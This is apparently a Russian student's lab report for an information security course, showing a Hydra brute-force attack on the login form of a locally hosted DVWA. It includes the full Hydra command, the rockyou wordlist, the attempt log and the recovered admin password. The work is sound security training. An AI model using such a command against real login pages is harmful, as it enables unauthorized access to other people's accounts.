

Индивидуальный проект. Этап 3

Основы информационной безопасности

Жибицкая Е.Д.

Российский университет дружбы народов, Москва, Россия

Цель

- Продолжение выполнения проекта. Брутфорсинг пароля на созданном ранее DVWA, использование Hydra.

Ход работы




Рис. 1: Файл паролей

Для брутфорсинга пароля используем настроенное ранее DVWA. Запустим сервер, перейдем на вкладку Brute Force и получим сообщение о неверно введенных данных.




Рис. 2: Попытка авторизации

```
(edzhibitskaya@kali)~[~]  
$ hydra -l admin -P ~/Downloads/rockyou.txt -o hydra_dvwa.log -f -V 127.0.  
0.1 http-post-form "/DVWA/vulnerabilities/brute/index.php:username=^USER^&pas  
sword=^PASS^:Username and/or password incorrect."  
  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in  
military or secret service organizations, or for illegal purposes (this is n  
on-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-09 23:  
17:29  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1  
/p:14344398), ~896525 tries per task  
[DATA] attacking http-post-form://127.0.0.1:80/DVWA/vulnerabilities/brute/ind  
ex.php:username=^USER^&password=^PASS^:Username and/or password incorrect.  
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "123456" - 1 of 14344398 [c  
ontinue]
```

Рис. 3: Запрос к hydra

```
child 6] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "rockyou" - 8 of 14344398
child 7] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "12345678" - 9 of 14344398
child 8] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "abc123" - 10 of 14344398
child 9] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "nicole" - 11 of 14344398
child 10] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "daniel" - 12 of 14344398
child 11] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "babygirl" - 13 of 14344398
child 12] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "monkey" - 14 of 14344398
child 13] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "lovely" - 15 of 14344398
child 14] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "jessica" - 16 of 14344398
child 15] (0/0)
[80][http-post-form] host: 127.0.0.1 login: admin password: password
[STATUS] attack finished for 127.0.0.1 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-09 2
17:31
```

Рис. 4: Поиск и нахождение пароля

Vulnerability: Brute Force

Login

Username:

Password:

Login

Welcome to the password protected area **admin**



More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

Рис. 5: Вход

Выводы

- В ходе работы были приобретены навыки по работе с hydra, была произведена попытка брутфорса паролей на DVWA.